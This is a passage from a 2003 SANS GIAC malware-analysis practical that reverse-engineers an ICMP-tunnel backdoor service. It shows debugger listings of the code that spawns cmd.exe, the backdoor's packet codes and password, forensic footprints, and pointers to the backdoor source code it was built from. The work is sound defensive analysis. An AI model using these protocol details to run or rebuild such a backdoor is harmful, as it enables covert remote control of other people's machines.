00401D68  . 53              PUSH EBX                          pProcessSecurity => NULL
00401D69  . 50              PUSH EAX                          CommandLine = "cmd.exe"
00401D6A  . 53              PUSH EBX                          ModuleFileName => NULL
00401D6B  . C78424 800000(  MOV DWORD PTR SS:[ESP+80],101
00401D76  . 66:899C24 840(  MOV WORD PTR SS:[ESP+84],BX
00401D7E  . 898C24 8C0000(  MOV DWORD PTR SS:[ESP+8C],ECX
00401D85  . 895C24 58       MOV DWORD PTR SS:[ESP+58],EBX
00401D89  . 899C24 880000(  MOV DWORD PTR SS:[ESP+88],EBX
00401D90  . 66:899C24 860(  MOV WORD PTR SS:[ESP+86],BX
00401D98  . C74424 54 440(  MOV DWORD PTR SS:[ESP+54],44
00401DA0  . FF15 4C304000   CALL DWORD PTR DS:[<&KERNEL32.CreatePro  CreateProcessA
00401DA6  . 85C0            TEST EAX,EAX
00401DA8  .v75 07           JNZ SHORT smsses.00401DB1
00401DAA  . 53              PUSH EBX                          status => 0
00401DAB  . FF15 B4304000   CALL DWORD PTR DS:[<&MSVCRT.exit>]  exit

EAX=0067E8E4, (ASCII "cmd.exe")
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 59 – Location 401D69 Register Pane

```
Registers (FPU)
EAX 0067E8E4 ASCII "cmd.exe"
ECX 0000016C
EDX 0067E8EC
EBX 00000000
ESP 0067E8A0
EBP 75032B3C JMP to KERNEL32.GetLastError
ESI 77EB66CE KERNEL32.CreatePipe
EDI 0067E930

EIP 00401D69 smsses.00401D69

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

After the call to CreateProcess is completed, there is a cmd.exe process that shows up in task manager. This is a child process to smsses.exe. The smssess.exe process (The Local Partners Access service) communicates with the cmd.exe through a named pipe.

The command line packets must have an echo sequence field of FF01. At location 401A52, a jump is taken to location 401A65. The value of 40402C, now three, is moved into the EAX register. Locations 401A9B through 401AA3 check to insure that this packet was received within 6000 seconds of the previous packet. If it has not been received in time, the jump to 401B00 is not taken and the message “ERROR 2” is sent to the packet output subroutine at location 401ACD. The value at location 40402C is reset to one after the call to sub_4010F0 at location 401AF7. If the packet has been received in time, the jump to 401B00 at location 401AA3. At location 401B00 the echo sequence field is verified as being FF01. After the verification, the call to subroutine sub_401EE0 is made. If the echo sequence field is not FF01 the process is terminated, the output socket is closed and the value of 40402C is reset to one. In subroutine sub_401EE0 the data portion of the input packet, bytes 33 through 57 are copied to the write buffer for the named pipe.


To demonstrate this process, I modified hping2 to send packets with an echo sequence field of FF01. (See Appendix F.) I put the command ipconfig in the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

data file with four leading blanks and a null terminator. Appendix H shows the output of tcpdump after this hping2 is invoked:

Combining the modifications I made to hping2, I decided to see if it would all fit together to make a working client. Borrowing an idea I got from the Loki client-server 007Shell (http://www.packetstormsecurity.nl/groups/s0ftpj/007shell.tgz), I replaced the data file read in hping2 with an fgets function call (see http://wwwcgi.rdg.ac.uk:8081/cgi-bin/cgiwrap/wsi14/poplog/man/3C/fgets) to read the data from the Linux guest command line. I made a few modifications to waitpacket.c to display the incoming data packets. I also modified main.c, statistics.c, and rtt.c to suppress normal hping printing and hping2.h to increase a timeout field. (See Appendix F.) Figure 60 below shows the output of a sample session of the client communicating with the "Local Partners Access" service:

Figure 60 – Client Example



Rather than go through the tedious analysis of the packet sending routines in smsses.exe, I was able to deduce their functionality by examining the references to their calls. Subroutine sub_4010F0 was used to send error messages and the banner output with the password request. The echo sequence field FF04 was sent with the error packets. The subroutine sub_401460 was used to send the output of the console commands. The echo sequence field FF03 was used to in all the packets sent from subroutine sub_401460. This subroutine also separated the data, such that each packet contained 27 bytes of data. Note that the output

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

packets had a length of 59 bytes while the input packets had a length of 57 bytes. Subroutine sub_401720 was called to send the terminating packet for a given command output. It would send this packet with an echo sequence field of FF02 and a data string of mainly zeros.

These errors happened under the following circumstances:

1) ERROR 2 is sent if the 6000-second timer between command packets expired.
2) ERROR 2 is sent if the 60-second timer between the banner packet being sent and the password packet being received expired.
3) ERROR 2 is sent if the password entered is not loki.
4) ERROR 3 is sent if the output being read from the named pipe has a length of zero bytes.
5) ERROR 3 is sent if there is output sent to standard error from the named pipe.

I observed what appear to be three flaws in smsses.exe.

1) The echo sequence field of FF04 is checked at location 401A5B and control is allowed to pass to location 401A65. However the echo sequence field of FF04 is not acceptable anywhere further into the logic. Although FF04 could be used as the first echo field sent by the client to reset the timers and switches, FF02 and FF01 would also work.
2) The message “ERROR 1” is defined at location 404060 but not referenced anywhere.
3) The input data of “exit” is checked at locations 40203C through 40205F. If the input data of “exit is passed, the process is terminated at location 401FFD with an error of “ERROR 3”. (See Figures 61 and 62 below.) This was because the error, ERROR_BROKEN_PIPE, was returned from the read of the named pipe.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 61 – Location 401FFD Assembly Pane

```
OllyDbg - smsses.exe - [CPU - thread 000002C4, module smsses]
C File View Debug Plugins Options Window Help
00401FFD  . E8 EEF0FFFF    CALL smsses.004010F0
00402002  . 8B0D 60444000  MOV ECX,DWORD PTR DS:[404460]
00402008  . 83C4 1C        ADD ESP,1C
0040200B  . 6A 00          PUSH 0                                  ExitCode = 0
0040200D  . 51             PUSH ECX                                hProcess => 000001A4 (window)
0040200E  . FF15 5C304000  CALL DWORD PTR DS:[<&KERNEL32.Terminate TerminateProcess
00402014  . 8B15 80454000  MOV EDX,DWORD PTR DS:[404580]
0040201A  . 52             PUSH EDX                                Socket => 168
0040201B  . FF15 F8304000  CALL DWORD PTR DS:[<&WS2_32.#3>]        closesocket
00402021  . 5F             POP EDI
00402022  . 892D 20404000  MOV DWORD PTR DS:[404020],EBP
00402028  . 892D 2C404000  MOV DWORD PTR DS:[40402C],EBP
0040202E  . 8BC5           MOV EAX,EBP
00402030  . 5E             POP ESI
00402031  . 5D             POP EBP
00402032  . 5B             POP EBX
00402033  . 81C4 24270000  ADD ESP,2724
00402039  . C2 0800        RETN 8
0040203C    837C24 18 04   CMP DWORD PTR SS:[ESP+18],4
00402041  .v76 6E          JBE SHORT smsses.004020B1
00402043  . 803B 65        CMP BYTE PTR DS:[EBX],65
00402046  .v75 69          JNZ SHORT smsses.004020B1
00402048  . 8B8424 382700( MOV EAX,DWORD PTR SS:[ESP+2738]
0040204F  . 8078 21 78     CMP BYTE PTR DS:[EAX+21],78
00402053  .v75 5C          JNZ SHORT smsses.004020B1
00402055  . 8078 22 69     CMP BYTE PTR DS:[EAX+22],69
00402059  .v75 56          JNZ SHORT smsses.004020B1
0040205B  . 8078 23 74     CMP BYTE PTR DS:[EAX+23],74
0040205F  v75 50           JNZ SHORT smsses.004020B1
00402061    8B47 04        MOV EAX,DWORD PTR DS:[EDI+4]
00402064    6A 00          PUSH 0
00402066  . 55             PUSH EBP
00402067  . 6A 00          PUSH 0
00402069  . 6A 00          PUSH 0
0040206B  . 50             PUSH EAX
0040206C  . BF 40414000    MOV EDI,smsses.00404140                 ASCII "♪◘ Exit OK↑♪◘"
00402071  . 83C9 FF        OR ECX,FFFFFFFF
00402074  . 33C0           XOR EAX,EAX
00402076  . F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
00402078  . F7D1           NOT ECX
0040207A  . 49             DEC ECX
0040207B  . 51             PUSH ECX
0040207C  . 68 40414000    PUSH smsses.00404140                    ASCII "♪◘ Exit OK↑♪◘"
00402081  . E8 6AF0FFFF    CALL smsses.004010F0
004010F0=smsses.004010F0
```

Figure 62 – Location 401FFD Register Pane, ERROR_BROKEN_PIPE

```
Registers (FPU)
EAX 00000000
ECX 00000009
EDX 00404048 ASCII "◘ERROR 3◘"
EBX 0013FF18 ASCII "exit◘"
ESP 0067D568
EBP 00000001
ESI 77E84B74 KERNEL32.Sleep
EDI 00404052 smsses.00404052

EIP 00401FFD smsses.00401FFD

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_BROKEN_PIPE (0000006D

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Thus the exit processing code here can never be executed and the output “Exit OK” can never be sent.

Forensic Details

When target2.exe is run to install the “Local Partners Access” service, I used three tools to observe forensic footprints. The first tool I used was RegShot. (“Reverse-Engineering Malware: Tools and Techniques Hands-On” supplemental CD). RegShot takes two snapshots of the registry and then compares the difference between the shots. To use it, one takes the first shot, then executes some program, then takes the second shot. After the second shot is taken, RegShot outputs a text format file with the registry differences.[iii] Appendix I contains the output of RegShot after the command “target2.exe –i pararmeter2” was invoked.

The second tool that I used was filemon. (“Reverse-Engineering Malware: Tools and Techniques Hands-On” supplemental CD). This tool monitors every reference to files. A sampling of the filemon output after “target2.exe –i parameter2” was run is shown in Appendix J.

The third tool that I used was procexcp. (“Reverse-Engineering Malware: Tools and Techniques Hands-On” supplemental CD). This tool displays information about running processes. The target2.exe process runs and exits so fast a snapshot if taken would not be useful as a forensic footprint. After target2.exe was run the process smsses.exe is running, and its snapshot would be useful. The smsses.exe snapshot from procexcp is as follows:

```
Process: smsses.exe Pid: 592

Handle  Type            Access       Name
 0x14   Directory       0x00000003   \KnownDlls
 0x18   File            0x00100020   C:\WINNT\system32
 0x20   Directory       0x000F000F   \Windows
 0x28   Mutant          0x00000001   \NlsCacheMutant
 0x2C   Key             0x000F003F   HKLM
 0x3C   WindowStation   0x000F037F   \Windows\WindowStations\Service-0x0-3e7$
 0x40   Desktop         0x000F01FF   \Default
 0x44   WindowStation   0x000F037F   \Windows\WindowStations\Service-0x0-3e7$
 0x48   File            0x0012019F   \Device\NamedPipe\net\NtControlPipe10
 0x60   Directory       0x0002000F   \BaseNamedObjects
 0x68   Thread          0x001F03FF   smsses.exe(592): 888
 0x70   File            0x0012019F   \Device\NamedPipe\svcctl
 0x78   Thread          0x001F03FF   smsses.exe(592): 476
 0x7C   Thread          0x001F03FF   smsses.exe(592): 476
 0x84   Key             0x000F003F
HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9
 0x8C   Key             0x000F003F
HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog5
 0x94   File            0x001F01FF   \Device\Afd\Endpoint
 0xB8   Key             0x00020019   HKLM\SOFTWARE\MICROSOFT\Tracing\RASADHLP
 0xC0   File            0x001F01FF   \Device\RawIp\0
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

After smsses.exe is running, forensic footprints when the service is accessed remotely are of particular interest. The tools I used to capture these forensic footprints were RegShot, filemon, procexp, and tcpdump. I ran tcpdump from the Linux guest before I started the client. The tcpdump utility is an open source program for dumping network traffic. I invoked the command as follows: "tcpdump –X –e –v –i eth0 icmp > /tmp/tcpdump.out". This command will output all the ICMP network traffic intercepted from the eth0 device and output the data to the file /tmp/tcpdump.out. (See Appendix G.) I started the command before I invoked the client and ended the command after I exited the client. I invoked RegShot on the Windows guest to get the first shot of the registry before I ran the client on the Linux guest. There were no changes in the registry during any combination of execution and termination of the client. I invoked the command filemon to monitor all file activity while the client was running. I invoked the procexp to capture the process details of smsses.exe and its child process cmd.exe.

Here is a summary of the sequence of events for capturing this set of forensic footprints:

1) Run tcpdump on the Linux guest.
2) Run filemon, RegShot, and procexp on the Windows guest.
3) Invoke the client on Linux guest.
4) Enter the password, and the command ipconfig for the client.
5) Capture the Procexp, filemon, and Regshot output.
6) Exit the client.
7) Capture any new data from filemon, procexp and RegShot.
8) Terminate the tcpdump process on the Linux guest.

The output of tcpdump is shown in Appendix K.

The following sample of the filemon output shows the access of the ipconfig.exe:


```
28      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CREATE  C:\WINNT\system32      SUCCESS
        Attributes: Any Options: Open Directory
29      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
30      6:07:47 AM     ipconfig.exe:740       FASTIO_QUERY_OPEN
        C:\WINNT\system32\iphlpapi.dll        SUCCESS
31      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
32      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
        C:\WINNT\system32      SUCCESS
46      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
47      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CREATE  C:\WINNT\system32\WS2HELP.DLL
        SUCCESS Attributes: Any Options: Open
48      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CLEANUP C:\WINNT\system32\WS2HELP.DLL
        SUCCESS
49      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CLOSE   C:\WINNT\system32\WS2HELP.DLL
        SUCCESS
50      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
        C:\WINNT\system32      SUCCESS
58      6:07:47 AM     ipconfig.exe:740       FASTIO_QUERY_OPEN
        C:\WINNT\system32\iphlpapi.dll        SUCCESS
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
59      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
60      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
61      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CREATE  C:\WINNT\system32\MPRAPI.DLL
        SUCCESS Attributes: Any Options: Open
72      6:07:47 AM     ipconfig.exe:740       FASTIO_QUERY_OPEN
        C:\WINNT\system32\iphlpapi.dll        SUCCESS
73      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
74      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
75      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CREATE
        C:\WINNT\system32\NETAPI32.DLL        SUCCESS Attributes: Any Options: Open
76      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CLEANUP
        C:\WINNT\system32\NETAPI32.DLL        SUCCESS
77      6:07:47 AM     ipconfig.exe:740       IRP_MJ_CLOSE
        C:\WINNT\system32\NETAPI32.DLL        SUCCESS
85      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
86      6:07:47 AM     ipconfig.exe:740       FASTIO_QUERY_OPEN
        C:\WINNT\system32\iphlpapi.dll        SUCCESS
87      6:07:47 AM     ipconfig.exe:740       FSCTL_IS_VOLUME_MOUNTED
        C:\WINNT\system32      SUCCESS
```

The procexp pane shown in Figure 63 below shows that cmd.exe is a child process of smsses.exe.

Figure 63 - procexp Pane



There was no output from RegShot.

Summary of Forensic Footprints:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1) The registry has entries showing the details of the “Local Partners Access” service.
2) The smsses.exe is shown as a running process.
3) The smsses.exe file is accessed when the service is installed.
4) The DLL files needed by the smsses.exe process are accessed.
5) When a client has successfully logged onto the “Local Partners Access” service there is a cmd.exe process that is a child to the smsses.exe process.
6) The file cmd.exe and its associated DLL files are accessed.
7) When a command is run from the client its associated file and DLL files are accessed.
8) The footprint of the network communication between the client and the “Local Partners Access” service is in the tcpdump output file.

One final item of interest, when the strings command is run using the 16-bit Bigendian encoding option against target2.exe there is a Windows share C$ that is displayed with it’s IP address. This is a live and existing share. This share should be investigated as a possible significant lead. The strings data also contain references to the full path of smsses.exe and reg.exe. The significance of these paths in this context is unclear.

Program Identification

Using the various ASCII strings found in the binary, I attempted different searches using the GOOGLE advanced search engine to locate the source code for the unknown binary. Using this unstructured methodology I was unable to locate any complete source code set which, when compiled, could have produced an assembly listing that was the same or similar to the one produced by IDA Pro. I decided to take the following approach. First, using the function map produced by IDA Pro as a guide, I decided to search for each subroutine individually.

If I found the same or similar routine from a GOOGLE search, I would update the IDA Pro function map with the name of the routine I found. If I could not find a match for the subroutine using ASCII strings, then I would search using known subroutine calls. If that failed then I would try to determine what the subroutine did and search by functionality.

The first subroutine I tried to locate was sub_4010A0. I chose this routine because it contained the unique string “impossibile creare raw ICMP socket”. The GOOGLE search found only one page with an exact match. The match was http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html. This is an Italian page that contains an include file named “icmp_tunnel.h”. The strings we are looking for are in a subroutine named ICMP_init. Comparing sub_4010A0 with ICMP_init, the match seems exact. I will add the name ICMP_init to the function map. Since there are several subroutines in icmp_tunnel.h, let’s look for more matches. The

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

subroutine bcopy has only one executable line, a call to memmove. Searching the IDA Pro assembly listing I can only find one reference to memmove. The reference is in subroutine sub_401080. Comparing sub_401080 with bcopy the match seems exact. I will add the name bcopy to the function map. The subroutine ICMP_reset has only two executable lines. The closesocket call in ICMP_reset is one of the two executable lines. Searching the IDA Pro assembly listing, I find eight references to closesocket. After each call to closesocket, the variable dword_404020 is set to one. The variable dword_404020 is set to zero in sub_4010A0. The same variable, icmp_init, referenced in ICMP_init is reset to one in ICMP_reset. Therefore it appears that the eight calls to closesocket and the subsequent setting of dword_404020 to zero are inline copies of the function ICMP_reset. I will note the name ICMP_reset by each subroutine it is referenced.

The next unusual string "RAW ICMP SendTo:" I found both in the IDA Pro assembly listing and icmp_tunnel.h. This string was in subroutine ICMP_send and sub_4010F0. Comparing the subroutines I concluded that a portion seemed to match. I still decided to add the name ICMP_send to the function map. Having exhausted the unusual strings found in icmp_tunnel.h, I decided to continue to look for other unusual strings in the assembly listing. The next string I searched in GOOGLE for was "Icmp BackDoor V0.1". This search came up empty. I decided to search for combinations of that string. The next search I used the fragment "BackDoor V0.1". This search got a match at site www.cnhonker.net. This is a well-known Chinese hackers' site. The source code found was "Ping BackDoor V0.1 For Win2000 ". (See http://www.cnhonker.net/Files/show.php?id=189.) In this source code I found the string "r\n========== Ping BackDoor V0.1 ==========\r\n========= Code by Lion", which seem to almost match the string "\r\n========== Icmp BackDoor V0.1 ==========\r\n========= Code by Spoof" found in the IDA Pro assembly listing. In the unknown binary the word Ping was replaced by Icmp and the word Lion was replaced by Spoof. I began to try and match up the subroutines in Ping Backdoor with the subroutines in the IDA Pro listing. The main program of Ping Backdoor contains references to the functions WSAStartup and WSACleanup. I found these references in the subroutine sub_401880. I will add the name Ping Backdoor Main to the function map.

The subroutine sniffer contains references to the functions WSASocket, gethostname, gethostbyname, bind, WSAIoctl, and recvfrom. I found these references in the subroutine sub_4018C0. I will add the name sniffer to the function map. In subroutine sniffer there is a call to subroutine decode_sniffer if there is a match on the packet size. In subroutine sub_4018C0 there is a call to subroutine sub_401A00 if there is a match on the packet size. I will add the name decode_sniffer to the function map.

There are two more subroutines in the service portion of the unknown binary. They are subroutines sub_401CD0 and subroutines sub_401EE0. In Ping

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Backdoor there is only one remaining subroutine named bindshell. It appears that subroutines sub_401CD0 and sub_401EE0 have similar functionality to the subroutine bindshell. I will add the name bindshell_1 to the function map for sub_401CD0 and bindshell_2 to the function map for sub_401EE0. Let's take a look at the map and see what we have so far:

```
Function Name                  IDA Pro name

                               sub_401000
                               sub_401060
bcopy                          sub_401080
ICMP_init                      sub_4010A0
ICMP_send                      sub_4010F0
                               sub_401460
                               sub_401720
ping backdoor main             sub_401880
sniffer                        sub_4018C0
decode_sniffer                 sub_401A00   ICMP_reset fragment
bindshell_1                    sub_401CD0   ICMP_reset fragment
bindshell_2                    sub_401EE0   ICMP_reset fragment
```

There are four subroutines that are part of the "Local Partners Access" service that are still unaccounted for. Looking at subroutine sub_401000, it appears to be doing a checksum. Since the code is similar to the subroutine checksum in icmp_tunnel.h, I will add the name checksum to the function map. The subroutines sub_401460 and sub_401720 send out ICMP packets to the client machine similarly to subroutine sub_4010F0. I will add the name ICMP_send_a to sub_401460 and the name ICMP_send_b to sub 401720 in the function map. The last "Local Partners Access" service subroutine to account for is sub_401060. The analysis of this subroutine showed that it zeroed out two bytes of memory. This is similar to the functionality of the bzero routine found in icmp_tunnel.h. I will add the name bzero to the function map. The completed function map for the "Local Partners Access" service follows:

```
Function Name                  IDA Pro name

checksum                       sub_401000
bzero                          sub_401060
bcopy                          sub_401080
ICMP_init                      sub_4010A0
ICMP_send                      sub_4010F0
ICMP_send_a                    sub_401460
ICMP_send_b                    sub_401720
ping backdoor main             sub_401880
sniffer                        sub_4018C0
decode_sniffer                 sub_401A00   ICMP_reset fragment
bindshell_1                    sub_401CD0   ICMP_reset fragment
bindshell_2                    sub_401EE0   ICMP_reset fragment
```

It now seems from the above analysis that the bulk of the "Local Partners Access" service is taken from the source code in icmp_tunnel.h and Ping Backdoor V0.1. A critical piece of the logic found in the unknown binary but not in the source code is the packaging and parsing of the inbound and outbound packets. I was unable to create a narrow enough search to find that missing source code. Thus I am unable to compile and examine the program or do comparisons of the MD5 hashes.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The GOOGLE search of the ASCII strings in the service installer portion of the code did not find anything of interest. I decided to search the CNHONKER.COM site since the service portion of the code came from there. Looking at lists of hacker source code, I came across one entitled "HUC Services tools V0.4". (See http://www.cnhonker.net/Files/show.php?id=55 for Huc services tools listing.) One can easily see that a modification of this code would yield the service installer portion of target2.exe. Adding a call to StartServiceCtrlDispatcher at the beginning of the source code, would give us the full functionality. The function map for the service installer follows:

```
HUC service tools V0.40          _main
Create Service                   sub_402320
Delete Service                   sub_4024D0
Start Service                    sub_402580
```

